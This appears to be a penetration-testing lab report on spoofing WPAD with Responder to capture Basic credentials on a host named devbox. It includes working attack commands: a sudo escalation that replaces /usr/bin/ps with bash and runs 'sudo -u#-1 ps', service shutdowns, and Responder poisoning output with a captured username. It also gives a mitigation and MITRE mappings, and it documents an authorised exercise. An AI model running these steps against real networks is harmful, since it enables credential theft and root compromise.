Penetration Test - Exercise 100

Esteban Calvo

2023-11-08

Contents

1 Technical Report

1.1 Finding: *WPAD Spoofing for Credentials*

Severity Rating

Risk: Low
CVSS Base Severity Rating: 1.9 AV:L AC:H PR:H UI:N S:U C:L I:N A:N

Vulnerability Description

WPAD is a network protocol that allows browser to discover proxy settings in a local network. We see that a user is using WPAD protocol and can thus try and connect to it using responder to gather credentials. This attack captured credentials for a user with **Basic username not.nomen**

Confirmation method

Root access was gained on devbox using previous sudo exploits. Once root access was established, the responder program was imported over using scp. We must first disable some services before the attack is successful.

```
sudo netstat -tnlp | grep -E '80|25|53'
sudo service <name> stop
```

Where name is the name of the service as revealed from netstat. Once these services are killed, we can run the command and wait patiently while credentials are captured.

```
sudo python3 Responder.py -I ens32 -wFb
```

Mitigation or Resolution Strategy

One way to mitigate this attack would be to disable WPAD services. If this is not a feasable solution, then all web traffic must be encrypted using HTTPS to ensure intercepted data is not plaintext.

2 Attack Narrative

2.1 Initial Checks


Before we used responder, it was important to first use tcpdump to give some clues as to whether responder would work at all. To begin, we connected to devbox as usual and then used the previously found exploit and changed the command that was running ps to bash as follows.

```
cp /usr/bin/bash /usr/bin/ps
sudo -u#-1 ps
```

Once we had access, we can then scp over the ssl-extras directory and use the tcpdump as follows:

```
proxychains scp -r sslstrip-extras l.strauss@devbox.artstailor.com:
proxychains scp -r /usr/share/responder l.struass@devbox.artstailor.com:
sudo ./tcpdump -i ens32 -w ~/capture.pcap -Z l.strauss
```

After examining the capture.pcap file using wireshark, the following observation was made




Which signified that spoofing wpad might bear fruit as expected

2.2 Responder

Once we know that the attack might work, we can then cd over to the responder directory. Using the Trelis 2018 blog about responder as a guide for what flags to use, the following command was run

```
sudo python3 Responder.py -I ens32 -wFb
```

which yielded the following error



Examining the error, we can see we might need to shut down the services running on these ports. We can use the following command to see what services to shutdown

```
sudo netstat -tnlp | grep 80
sudo netstat -tnlp | grep 25
sudo netstat -tnlp | grep 53
```

```
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 80
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      704/named
tcp6       0      0 :::80                   :::*                    LISTEN      920/apache2
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 25
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1632/exim4
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      704/named
tcp6       0      0 ::1:25                  :::*                    LISTEN      1632/exim4
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 53
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      704/named
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      704/named
tcp        0      0 10.70.184.100:53        0.0.0.0:*               LISTEN      704/named
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      704/named
tcp6       0      0 ::1:953                 :::*                    LISTEN      704/named
tcp6       0      0 ::1:53                  :::*                    LISTEN      704/named
```

We can now stop these commands using sudo service service-name stop as follows

```
l.strauss@devbox:~/responder$ sudo service apache2 stop
l.strauss@devbox:~/responder$ sudo service exim4 stop
l.strauss@devbox:~/responder$ sudo service named stop
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 53
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 25
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 80
```

Running responder now yields the following censored result

```
[*] [MDNS] Poisoned answer sent to 10.70.184.101   for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::77a1:20d:513:d30b for name wpad.loca
l
[*] [LLMNR]  Poisoned answer sent to fe80::77a1:20d:513:d30b for name wpad
[*] [LLMNR]  Poisoned answer sent to 10.70.184.101 for name wpad
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] Basic Client   : 10.70.184.101
[HTTP] Basic Username : not.nomen
[HTTP] Basic Password : KE[redacted]=
```

This password also doubles as a Key, but for the safety of the client, the key will remain censored.

2.3 MITRE ATT&CK Framework TTPs

TA0006: Credential Access
- **T1557:** Adversary-in-the-Middle
  - **.001:** LLMNR/NBT-NS Poisoning and SMB Relay

TA0006: Credential Access
- **T1212:** Exploitation For Credential Access